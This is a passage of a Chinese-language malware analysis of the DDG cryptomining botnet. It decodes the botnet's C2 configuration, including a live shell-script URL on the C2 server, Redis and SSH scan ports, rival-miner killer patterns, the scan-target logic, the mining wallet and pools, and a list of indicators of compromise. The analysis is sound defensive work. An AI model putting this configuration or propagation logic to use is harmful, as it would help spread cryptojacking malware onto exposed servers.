54259015b8ead37ac66da056769520db.Url./static/2t3ik.m.Cmd..AAredis..Id....Version....ShellUrl. http://165.225.157.157:8000/i.sh.Duration.168h.IPDuration.
3h.GenLan..GenAAA..Ports..........AAssh..Id....Version....ShellUrl. http://165.225.157.157:8000/i.sh.NThreadsd.Duration.168h.IPDuration.
6h.GenLan..GenAAA..Ports......V..Update..Id...Version....Timeout.6m.Exe./tmp/ddgs.3011.Md5. 999fc24f53034b4c73866a0699be15fa.Url./static/3011/
ddgs.i686.Killer...Id...Version....Expr...+(cryptonight|stratum+tcp://|dwarfpool.com).+.Timeout.60s..Id...Version....Expr.4./xmr-stak|./.syslog|/bin/
wipefs|./xmrig|/tmp/wnTKYg.Timeout.60s..Id...Version....Expr./tmp/2t3ik.+.Timeout.60s.LKProc...Id...Version....Expr..+.Timeout.
60s.Signature....._v8....V...K.....C}..D
."..F.s)..H..le.J..8?
..)\~~....."hp....
\..).....sM.q.Y..H....q..bS..K          4.=..w~V..$.'.y...p....B...._q/K..
.:-..z...C..g......\.J........q......Q.=.L@..
>..Y....c..T..zq/y.4.k.rh...'EU~.g....C..Sj.I.............d..          a........|.S....POST /slave HTTP/1.1
```

由于这串数据自定义了复杂的数据结构，没能成功完美解码，经过 **msgPack** 通用反序列化再大概还原后如下：

```
{
    'Data':
        Config:
            Interval:"360s";
            Miner:[
                {Exe: "/tmp/2t3ik.p", Md5: "b44bce2047f2254e5e7e8b0730caae2e", Url: "/static/2t3ik.p"},
                {Exe: "/tmp/2t3ik.m", Md5: "54259015b8ead37ac66da056769520db", Url: "/static/2t3ik.m"}
            ];
            Cmd:[
                (AAredis:{
                    Id: 6016;
                    Version: 3011;
                    ShellUrl: "http://165.225.157.157:8000/i.sh";
                    Duration: "168h";
                    aIPDuration: "23h";
                    GenLan;
                    GenAAA;
                    Ports: (6379, 6380, 7379)
                }),
                (AAssh:{
                    Id: 2017;
                    Version: 3011;
                    ShellUrl: "http://165.225.157.157:8000/i.sh";
                    NThreadsd;
                    Duration: "168h";
                    aIPDuration:"26h"
                    GenLan;
                    GenAAA;Ports: (22, 2222, 22222)
                }),
                (Update:(
                    {
                        Id: 142;
                        Version: 3010;
                        Timeout: "26m";
                        Exe: "/tmp/ddgs.3011";
                        Md5: "999fc24f53034b4c73866a0699be15fa";
                        Url: "/static/3011/ddgs.i686";
                        Killer: 132;
                    },
                    {
                        Id: 197;
                        Version:3011;
                        Expr: ".+(cryptonight|stratum+tcp://|dwarfpool.com).+";
                        Timeout: "360s";
                    },
                    {
                        Id: 198;
                        Version: 3011;
                        Expr: "./xmr-stak|./.syslog|/bin/wipefs|./xmrig|/tmp/wnTKYg";
                        Timeout: "360s";
                    },
                    {
                        Id: 199;
                        Version: 3011;
                        Expr: "/tmp/2t3ik.+";
                        Timeout: "360s";
                        LKProc: 132;
                    },
                    {
                        Id: 177;
                        Version: 3011;
                        Expr: ".+";
                        Timeout: 360s'
                    }
                )
            ],
    'Signature':
'\x02\x0b_v8\xe4\xa9\xe8\x0fV\xc1\x04\xbeK\x1e\x10\x1a\xc4\xb3C}\xb2\x96D\r\x97"\xc4\xffF\xd0s)\xbf\xc4H\xa4\xa5le\xd5J\x8b\
\r\xfb\x8b)\~~\x02\xfd\xf7\xa4\xe5"hp\x11\xdd\xae\xd4\r\\\xb4\xf7)\xf1\xc4\x87\x95\x8esM\xbcq\x01Y\xe8\xe5H\x93\xde\xcc\xbbq
\x9f\xf1z\xfe\xa3\xe4C\xa8\xeeg\x0f\x7f\xd7\x8d\x02\x98\\\x1aJ\xab\xcc\xf9\xbd\x94\x83\xfd\xc3q\xad\xb5\x8d\xcb\x06\xfeQ\x1d

}
```

结合配置文件和样本分析，可以发现以下几个关键点：

1. 配置文件中提供了 Miner 程序的 URI、MD5 和保存到当前肉鸡的文件路径。ddgs.i686 会根据 URI，通过 HTTP GET 请求从 `http://<C2:8000>/Miner_URI` 处下载 Miner 程序并另存到指定路径；

2. 配置文件中提供了最新的 **i.sh** 文件下载路径，ddgs.i686 会把这个路径填充到定时任务的命令字串中；
3. 配置文件中指定了要扫描的 dstport，可以看到针对 Redis 服务，指定 ddgs.i686 扫描 (6379, 6380, 7379) 三个端口，针对 SSH 服务，指定扫描 (22, 2222, 22222) 三个端口。（这里可以解释 ScanMon 上 7 个端口之间的伴生关系。但 Redis 服务相关的 3 个端口与 SSH 服务相关的 3 个端口之间 **Shared scip** 数量比较少，原因可能跟蜜罐部署以及蜜罐的网络配置有关）
4. 配置文件中的 **GenLan** / **GenAAA** 对应生成 Scan Target IP 的生成策略。样本中的 Scan Target IP 生成策略仍然同于旧版本的 ddg.miner：生成的内网网段 Target IP 范围如下：10.Y.x.x/16 (Y 为当前内网 IP B 段的值)172.16.x.x/16192.168.x.x/16当前主机的公网 IP 地址 **WAN_IP** ，然后在 `WAN_IP/8` 范围内生成公网网段 Target IP 。但是样本内有个扫描控制策略，从行为上看，针对内网 Target IP ，只扫描 SSH 服务相关的 3 个端口，我的虚拟机上运行结果只会扫 SSH 服务，看起来只有获取到了网卡的外网地址，才会针对外网的 Target IP 扫描 Redis 相关的端口。
5. 配置文件中给出了 ddgs 样本的更新配置：最新的版本号、本地另存的文件路径、C2 端下载的 URI 以及样本的 MD5，本地已有的 ddgs.i686 样本会根据这些信息对本地样本进行更新。

挖矿

样本获取配置文件后，会根据配置文件中 Miner 的信息，去下载 **2t3ik.p** 和 **2t3ik.m** 到当前失陷主机的 **/tmp/** 目录。这两个文件是 XMRig 2.5.2 编译的矿机程序，具体区别不明，关键信息都一致：

- 钱包地址（新出现）：42d4D8pASAWghyTmUS8a9yZyErA4WB18TJ6Xd2rZt9HBio2aPmAAVpHcPM8yoDEYD9Fy7eRvPJhR7SKFyTaFbSYCNZ2t3ik
- 涉及的矿池：47.90.204.154hk02.supportxmr.compool.supportxmr.comxmr-asia1.nanopool.orgxmr-us-west1.nanopool.org其中 `47.90.204.154:443` 是矿池 Proxy，该主机位于 **阿里云** ;在矿池 `supportxmr.com` 中的 TotalPaid 为 **150.5194868540 XMR** ，按当前市价折合人民币 **181,311.3 ￥** ；在矿池 `nanopool.org` 中TotalPaid: **1268.5880545439 XMR** ，按当前市价折合人民币 **1527,519.6￥**。

3011 是一个测试或过渡版本

最后值得一提的是，ddgs.i686 是 32bit ELF 文件，而它下载到的 **2t3ik.p** 和 **2t3ik.m** 都是 64bit ELF 文件，这样一来，在真实环境中，矿机程序并没有办法运行。而且，版本 **3011** 只有 `hxxp://165.225.157.157:8000/static/3011/ddgs.i686` 这一个核心样本，不像版本 **3010** ，同时存在 ddgs.**i686** 和 ddgs.**x86_64** 两个核心样本。所以，可以认为版本 **3011** 目前处于测试阶段，或者只是一个过渡版本。

IoC

Sample

```
md5=9ebf7fc39efe7c553989d54965ebb468    uri=hxxp://165.225.157.157:8000/static/imWBR1
md5=d3b1700a413924743caab1460129396b    uri=hxxp://165.225.157.157:8000/static/wnTKYg
md5=8eaf1f18c006e6ecacfb1adb0ef7faee    uri=hxxp://165.225.157.157:8000/static/wnTKYg.noaes
md5=754487fd92e282c98acf6528604049aa    uri=hxxp://165.225.157.157:8000/static/imWBR1.ig
md5=52f06ca981a6e6cbc89b095ea6db1bf9    uri=hxxp://165.225.157.157:8000/static/2t3ik.s
md5=b44bce2047f2254e5e7e8b0730caae2e    uri=hxxp://165.225.157.157:8000/static/2t3ik.p
md5=54259015b8ead37ac66da056769520db    uri=hxxp://165.225.157.157:8000/static/2t3ik.m
md5=76e8d7bf408b3b6ebd13d6b292519742    uri=hxxp://165.225.157.157:8000/static/2t3ik
md5=999fc24f53034b4c73866a0699be15fa    uri=hxxp://165.225.157.157:8000/static/3011/ddgs.i686
md5=8ab02497219bda76c959f86386a2c363    uri=hxxp://165.225.157.157:8000/static/3010/ddgs.i686
md5=45774309c72839d6d4303024059e7070    uri=hxxp://165.225.157.157:8000/static/3010/ddgs.x86_64
md5=884a57a0e4f9d222117aeca111095d7a    uri=hxxp://165.225.157.157:8000/i.sh
```